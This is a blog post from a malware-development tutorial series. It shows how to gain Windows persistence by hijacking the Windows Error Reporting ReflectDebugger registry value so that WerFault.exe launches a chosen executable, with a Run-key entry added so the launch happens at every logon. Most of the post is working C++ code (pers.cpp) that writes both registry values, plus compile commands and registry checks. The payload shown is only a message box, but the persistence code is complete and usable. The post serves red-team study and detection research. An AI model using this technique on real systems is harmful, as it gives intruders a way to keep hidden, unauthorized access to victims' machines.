
Malware development: persistence - part 18. Windows Error Reporting. Simple C++ example.

cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html

November 2, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!




This post is based on my own research into one of the more interesting malware persistence trick: via `WerFault.exe`.


WerFault.exe

While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:


`HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs`

If we run command `WerFault.exe -pr <value>` it is read `HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger=<path_value>`. This command run `WerFault.exe` on mode which is called *"reflective debugger"* and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:






Add another filter:



As a result, we have a loophole for hijacking this value:



So, what is the trick? We can replace registry value `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger` with our evil application, because `WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

practical example

For simplicity, as usually, my “evil” application is just `meow-meow` messagbox (`hack.cpp`):

```
/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
  return 0;
}
```

And then, create script which create registry key value with my “evil” app:

```
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // malicious app
  const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

  // hijacked app
  const char* wf = "WerFault.exe -pr 1";

  // set evil app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs", 0 ,
KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
  }
}
```

Also, I used one of the classic trick for persistence:

```
// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
  // create new registry key
  RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
  RegCloseKey(hkey);
}
```


As a result, the final source code looks something like this (`pers.cpp`):

```
/*
pers.cpp
windows persistense via WerFault.exe
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // malicious app
  const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

  // hijacked app
  const char* wf = "WerFault.exe -pr 1";

  // set evil app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs", 0 ,
KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
  }

  // startup
  res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
    RegCloseKey(hkey);
  }
  return 0;
}
```

demo


Let’s go to see everything in action. Compile our “evil” app:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



and persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Before run everything, first of all, check registry key and value:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\" /s
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger" /s
```


Run “malware” for checking correctness:

```
.\hack.exe
```



Also, check registry keys which used for persistence logic:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
```

